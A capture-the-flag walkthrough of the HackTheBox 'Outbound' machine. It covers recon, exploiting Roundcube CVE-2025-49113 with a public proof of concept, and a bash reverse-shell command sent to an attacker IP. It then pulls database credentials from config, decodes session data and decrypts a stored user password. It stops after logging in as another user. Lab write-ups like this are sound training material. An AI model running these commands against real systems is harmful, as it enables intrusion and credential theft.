Outbound – HackTheBox Link to heading
- OS: Linux
- Difficulty: Easy
- Platform: HackTheBox

Summary Link to heading
“Outbound” is an Easy box from HackTheBox platform. We start this box with provided credentials for a RoundCube service. This service is vulnerable to CVE-2025-49113 that is an authenticated Remote Code Execution vulnerability; gaining access to a container. This container contain encrypted credentials in scripts that we are able to extract; gaining valid SSH credentials for a user. This user can also execute below tool with sudo; this yields to a vulnerability labeled as CVE-2025-27591 that allow us to modify /etc/passwd file and add ourselves as a root user, compromising the machine.
Outbound box with credentials for the following account tyler / LhKL1o9Nm3X2User Link to heading
A quick Nmap scan only shows 2 open TCP ports open:
❯ sudo nmap -sS -p- --open --min-rate=5000 -n -Pn -vvv 10.129.204.234
We get 2 ports open: 22 SSH and 80 HTTP.
We apply some recognition scripts over these ports using -sVC flag:
❯ sudo nmap -sVC -p22,80 10.129.204.234

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 18:50 -04
Nmap scan report for 10.129.204.234
Host is up (0.33s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.50 seconds
From the output we can see a subdomain: mail.outbound.htb.
Add the main domain (outbound.htb) and the subdomain (mail.outbound.htb) along with the target IP address to our /etc/hosts file:
❯ echo '10.129.204.234 mail.outbound.htb outbound.htb' | sudo tee -a /etc/hosts
We use WhatWeb to get information about the technologies being applied by the website. We can see:
❯ whatweb -a 3 http://mail.outbound.htb

http://mail.outbound.htb [200 OK] Bootstrap, Content-Language[en], Cookies[roundcube_sessid], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], HttpOnly[roundcube_sessid], IP[10.129.204.234], JQuery, PasswordField[_pass], RoundCube, Script, Title[Roundcube Webmail :: Welcome to Roundcube Webmail], X-Frame-Options[sameorigin], nginx[1.24.0]
We get that the server is running on Nginx and also it is using Roundcube.
Roundcube is a free, open-source webmail client that allows users to read, send, and organize emails. It’s known for its user-friendly interface and supports multiple languages.Visiting http://mail.outbound.htb just shows the main login panel for Roundcube. We use the credentials provided: tyler:LhKL1o9Nm3X2
Once inside the panel, we can click at ? About tab at the bottom left side. It displays a window:

We can see a version for Roundcube: 1.6.10.
Searching for roundcube 1.6.10 exploit takes us to this blog. There, they talk about a vulnerability labeled as CVE-2025-49113 that is a Remote Code Execution exploit for authenticated users in Roundcube for all versions prior to 1.5.10 and 1.6.11. The exploit allows a Deserialization Attack and is chained then as a Remote Code Execution. To know about the vulnerability in a deeper way, I encourage the lector to read the blog.
Therefore, our Roundcube software should be vulnerable. In the same blog they provide a PoC repository for the vulnerability. It is a PHP script (we then need to have installed PHP in our attacker machine). Clone the exploit:
❯ git clone https://github.com/fearsoff-org/CVE-2025-49113.git -q

❯ cd CVE-2025-49113
The code itself, at line 14 provides a hint about how it is executed:
php CVE-2025-49113.php http://roundcube.local username password "touch /tmp/pwned"
Therefore, adapt it to send us a reverse shell. First, in another terminal start a listener with netcat on port 443:
❯ nc -lvnp 443

listening on [any] 443 ...
Then, run the exploit to send us a reverse shell to our attacker machine:
❯ php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.16.80/443 0>&1'"

### Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]

### Retrieving CSRF token and session cookie...

### Authenticating user: tyler

### Authentication successful

### Command to be executed:
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.16.80/443 0>&1'

### Injecting payload...
<SNIP>
Where 10.10.16.80 is our attacker machine IP and 443 is the port we are listening with netcat.
After the exploit is executed, we get a shell as www-data in our netcat listener:
❯ nc -lvnp 443

listening on [any] 443 ...
connect to [10.10.16.80] from (UNKNOWN) [10.129.204.234] 41418
bash: cannot set terminal process group (248): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail:/var/www/html/roundcube/public_html$ whoami

www-data
This page shows that the configuration file for Roundcube should be:
<root Roundcube>/config/config.inc.php
We can attempt to read this file, after filtering some commented and empty lines with grep:
www-data@mail:/var/www/html/roundcube$ cat /var/www/html/roundcube/config/config.inc.php | grep -vE '^//|^$'

<?php
/*
 +-----------------------------------------------------------------------+
 | Local configuration for the Roundcube Webmail installation.           |
 |                                                                       |
 | This is a sample configuration file only containing the minimum       |
 | setup required for a functional installation. Copy more options       |
 | from defaults.inc.php to this file to override the defaults.          |
 |                                                                       |
 | This file is part of the Roundcube Webmail client                     |
 | Copyright (C) The Roundcube Dev Team                                  |
 |                                                                       |
 | Licensed under the GNU General Public License version 3 or            |
 | any later version with exceptions for skins & plugins.                |
 | See the README file for a full license statement.                     |
 +-----------------------------------------------------------------------+
*/
$config = [];
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
$config['imap_host'] = 'localhost:143';
$config['smtp_host'] = 'localhost:587';
$config['smtp_user'] = '%u';
$config['smtp_pass'] = '%p';
$config['support_url'] = '';
$config['product_name'] = 'Roundcube Webmail';
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
$config['plugins'] = [
    'archive',
    'zipdownload',
];
$config['skin'] = 'elastic';
$config['default_host'] = 'localhost';
$config['smtp_server'] = 'localhost';
We can see a password and use for a MySQL database. It also shows some configurations for Simple Mail Transfer Protocol (SMTP) service.
We can enter into MySQL database:
www-data@mail:/var/www/html/roundcube$ mysql -u roundcube -p'RCDBPass2025' -h localhost roundcube

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 193
Server version: 10.11.13-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [roundcube]>
There is a users table. But its content is not useful:
MariaDB [roundcube]> show tables;

+---------------------+
| Tables_in_roundcube |
+---------------------+
| cache               |
| cache_index         |
| cache_messages      |
| cache_shared        |
| cache_thread        |
| collected_addresses |
| contactgroupmembers |
| contactgroups       |
| contacts            |
| dictionary          |
| filestore           |
| identities          |
| responses           |
| searches            |
| session             |
| system              |
| users               |
+---------------------+
17 rows in set (0.001 sec)

MariaDB [roundcube]> select * from users;

+---------+----------+-----------+---------------------+---------------------+---------------------+----------------------+----------+-----------------------------------------------------------+
| user_id | username | mail_host | created             | last_login          | failed_login        | failed_login_counter | language | preferences                                               |
+---------+----------+-----------+---------------------+---------------------+---------------------+----------------------+----------+-----------------------------------------------------------+
|       1 | jacob    | localhost | 2025-06-07 13:55:18 | 2025-06-11 07:52:49 | 2025-06-11 07:51:32 |                    1 | en_US    | a:1:{s:11:"client_hash";s:16:"hpLLqLwmqbyihpi7";}         |
|       2 | mel      | localhost | 2025-06-08 12:04:51 | 2025-06-08 13:29:05 | NULL                |                 NULL | en_US    | a:1:{s:11:"client_hash";s:16:"GCrPGMkZvbsnc3xv";}         |
|       3 | tyler    | localhost | 2025-06-08 13:28:55 | 2025-07-12 23:31:19 | 2025-06-11 07:51:22 |                    1 | en_US    | a:2:{s:11:"client_hash";s:16:"HNSaTZ0gLxTyCZQS";i:0;b:0;} |
+---------+----------+-----------+---------------------+---------------------+---------------------+----------------------+----------+-----------------------------------------------------------+
3 rows in set (0.001 sec)
We don’t get credentials but we do get 3 users: tyler, jacob and mel.
Also, note that we are inside a Docker container:
www-data@mail:/var/www/html/roundcube$ hostname -I

172.17.0.2
After a little bit of more research, this forum shows that we can execute scripts with Roundcube. These should be located at the directory:
<root Roundcube>/bin/
If we check content of this directory in the victim machine we get:
www-data@mail:/var/www/html/roundcube$ ls -la bin

total 100
drwxr-xr-x 2 www-data www-data  4096 Feb  8 08:47 .
drwxr-xr-x 1 www-data www-data  4096 Jun  6 18:55 ..
-rwxr-xr-x 1 www-data www-data  1329 Feb  8 08:47 cleandb.sh
-rwxr-xr-x 1 www-data www-data   947 Feb  8 08:47 cssshrink.sh
-rwxr-xr-x 1 www-data www-data  2730 Feb  8 08:47 decrypt.sh
-rwxr-xr-x 1 www-data www-data  4740 Feb  8 08:47 deluser.sh
-rwxr-xr-x 1 www-data www-data  1658 Feb  8 08:47 gc.sh
-rwxr-xr-x 1 www-data www-data  1335 Feb  8 08:47 indexcontacts.sh
-rwxr-xr-x 1 www-data www-data  1964 Feb  8 08:47 initdb.sh
-rwxr-xr-x 1 www-data www-data  6434 Feb  8 08:47 installto.sh
-rwxr-xr-x 1 www-data www-data  1233 Feb  8 08:47 jsshrink.sh
-rwxr-xr-x 1 www-data www-data   529 Feb  8 08:47 makedoc.sh
-rwxr-xr-x 1 www-data www-data  2437 Feb  8 08:47 moduserprefs.sh
-rwxr-xr-x 1 www-data www-data  4444 Feb  8 08:47 msgexport.sh
-rwxr-xr-x 1 www-data www-data  3763 Feb  8 08:47 msgimport.sh
-rwxr-xr-x 1 www-data www-data 13026 Feb  8 08:47 update.sh
-rwxr-xr-x 1 www-data www-data  3709 Feb  8 08:47 updatecss.sh
-rwxr-xr-x 1 www-data www-data  1755 Feb  8 08:47 updatedb.sh
There is a decrypt.sh script, whose content is:
#!/usr/bin/env php
<?php
/*
 +-----------------------------------------------------------------------+
 | This file is part of the Roundcube Webmail client                     |
 |                                                                       |
 | Copyright (C) The Roundcube Dev Team                                  |
 |                                                                       |
 | Licensed under the GNU General Public License version 3 or            |
 | any later version with exceptions for skins & plugins.                |
 | See the README file for a full license statement.                     |
 |                                                                       |
 | PURPOSE:                                                              |
 |   Decrypt the encrypted parts of the HTTP Received: headers           |
 +-----------------------------------------------------------------------+
 | Author: Tomas Tevesz <ice@extreme.hu>                                 |
 +-----------------------------------------------------------------------+
*/

/**
 * If http_received_header_encrypt is configured, the IP address and the
 * host name of the added Received: header is encrypted with 3DES, to
 * protect information that some could consider sensitive, yet their
 * availability is a must in some circumstances.
 *
 * Such an encrypted Received: header might look like:
 *
 * Received: from DzgkvJBO5+bw+oje5JACeNIa/uSI4mRw2cy5YoPBba73eyBmjtyHnQ==
 *  [my0nUbjZXKtl7KVBZcsvWOxxtyVFxza4]
 *  with HTTP/1.1 (POST); Thu, 14 May 2009 19:17:28 +0200
 *
 * In this example, the two encrypted components are the sender host name
 * (DzgkvJBO5+bw+oje5JACeNIa/uSI4mRw2cy5YoPBba73eyBmjtyHnQ==) and the IP
 * address (my0nUbjZXKtl7KVBZcsvWOxxtyVFxza4).
 *
 * Using this tool, they can be decrypted into plain text:
 *
 * $ bin/decrypt.sh 'my0nUbjZXKtl7KVBZcsvWOxxtyVFxza4' \
 * > 'DzgkvJBO5+bw+oje5JACeNIa/uSI4mRw2cy5YoPBba73eyBmjtyHnQ=='
 * 84.3.187.208
 * 5403BBD0.catv.pool.telekom.hu
 * $
 *
 * Thus it is known that this particular message was sent by 84.3.187.208,
 * having, at the time of sending, the name of 5403BBD0.catv.pool.telekom.hu.
 *
 * If (most likely binary) junk is shown, then
 *  - either the encryption password has, between the time the mail was sent
 *    and 'now', changed, or
 *  - you are dealing with counterfeit header data.
 */

define('INSTALL_PATH', realpath(__DIR__ .'/..') . '/');

require INSTALL_PATH . 'program/include/clisetup.php';

if ($argc < 2) {
    die("Usage: " . basename($argv[0]) . " encrypted-hdr-part [encrypted-hdr-part ...]\n");
}

$RCMAIL = rcube::get_instance();

for ($i = 1; $i < $argc; $i++) {
    printf("%s\n", $RCMAIL->decrypt($argv[$i]));
};
It decrypts passwords.
Now, for it to decrypt we must pass an encrypted-hdr-part argument. This is defined at config.inc.php file as:
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
To get the correct key we need to go back to MySQL session. There we could see a session table. From it we have some columns such as:
MariaDB [roundcube]> SHOW COLUMNS FROM session;
+---------+--------------+------+-----+---------------------+-------+
| Field   | Type         | Null | Key | Default             | Extra |
+---------+--------------+------+-----+---------------------+-------+
| sess_id | varchar(128) | NO   | PRI | NULL                |       |
| changed | datetime     | NO   | MUL | 1000-01-01 00:00:00 |       |
| ip      | varchar(40)  | NO   |     | NULL                |       |
| vars    | mediumtext   | NO   |     | NULL                |       |
+---------+--------------+------+-----+---------------------+-------+
Reading sess_id and vars column shows:
MariaDB [roundcube]> SELECT sess_id, vars FROM session;

<SNIP>
| 6a5ktqih5uca6lj8vrmgh9v0oh | bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7 |
| 6vpm04cifu6iqo0krdcjm3tuje | dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjc6e3M6MTc6InN1cHBvcnRlZF9sYXlvdXRzIjthOjE6e2k6MDtzOjEwOiJ3aWRlc2NyZWVuIjt9czoyMjoianF1ZXJ5X3VpX2NvbG9yc190aGVtZSI7czo5OiJib290c3RyYXAiO3M6MTg6ImVtYmVkX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTk6ImVkaXRvcl9jc3NfbG9jYXRpb24iO3M6MTc6Ii9zdHlsZXMvZW1iZWQuY3NzIjtzOjE3OiJkYXJrX21vZGVfc3VwcG9ydCI7YjoxO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO3M6MjE6ImFkZGl0aW9uYWxfbG9nb190eXBlcyI7YTozOntpOjA7czo0OiJkYXJrIjtpOjE7czo1OiJzbWFsbCI7aToyO3M6MTA6InNtYWxsLWRhcmsiO319cmVxdWVzdF90b2tlbnxzOjMyOiJXNW9LTk5DY2dVdkhzNmtGc0NNZUR2MXFpNXY5cUxWTSI7 |
The first column is related to the session in the web. For example, once we are logged in as tyler at Roundcube and check our cookie sessions, sess_id is our session cookie.
However, besides our session (6vpm04cifu6iqo0krdcjm3tuje in my specific case), there is another session 6a5ktqih5uca6lj8vrmgh9v0oh. vars content seems to be encoded in base64, so we decode it and get:
❯ echo bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7 | base64 -d


language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_delimiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:5:"jacob";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/";login_time|i:1749397119;timezone|s:13:"Europe/London";STORAGE_SPECIAL-USE|b:1;auth_secret|s:26:"DpYqv6maI9HxDL5GhcCd8JaQQW";request_token|s:32:"TIsOaABA1zHSXZOBpH6up5XFyayNRHaw";task|s:4:"mail";skin_config|a:7:{s:17:"supported_layouts";a:1:{i:0;s:10:"widescreen";}s:22:"jquery_ui_colors_theme";s:9:"bootstrap";s:18:"embed_css_location";s:17:"/styles/embed.css";s:19:"editor_css_location";s:17:"/styles/embed.css";s:17:"dark_mode_support";b:1;s:26:"media_browser_css_location";s:4:"none";s:21:"additional_logo_types";a:3:{i:0;s:4:"dark";i:1;s:5:"small";i:2;s:10:"small-dark";}}imap_host|s:9:"localhost";page|i:1;mbox|s:5:"INBOX";sort_col|s:0:"";sort_order|s:4:"DESC";STORAGE_THREAD|a:3:{i:0;s:10:"REFERENCES";i:1;s:4:"REFS";i:2;s:14:"ORDEREDSUBJECT";}STORAGE_QUOTA|b:0;STORAGE_LIST-EXTENDED|b:1;list_attrib|a:6:{s:4:"name";s:8:"messages";s:2:"id";s:11:"messagelist";s:5:"class";s:42:"listing messagelist sortheader fixedheader";s:15:"aria-labelledby";s:22:"aria-label-messagelist";s:9:"data-list";s:12:"message_list";s:14:"data-label-msg";s:18:"The list is empty.";}unseen_count|a:2:{s:5:"INBOX";i:2;s:5:"Trash";i:0;}folders|a:1:{s:5:"INBOX";a:2:{s:3:"cnt";i:2;s:6:"maxuid";i:3;}}list_mod_seq|s:2:"10";
From all this output, there is an interesting label:
password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/"
We have a password with value L7Rv00A8TuwJAr67kITxxcSgnIk25Am/.
Since this could be an encrypted password, use it at decrypt.sh script previously found:
www-data@mail:/var/www/html/roundcube$ bin/decrypt.sh L7Rv00A8TuwJAr67kITxxcSgnIk25Am/

595mO8DmwGeD
We get what seems to be a password: 595mO8DmwGeD.
We previously have found 3 users in the victim machine: tyler, mel and jacob. Since this could be the password for one of this users at Roundcube, use this password at Roundcube login panel. Credentials jacob:595mO8DmwGeD works. Once inside, we can see an email from tyler:
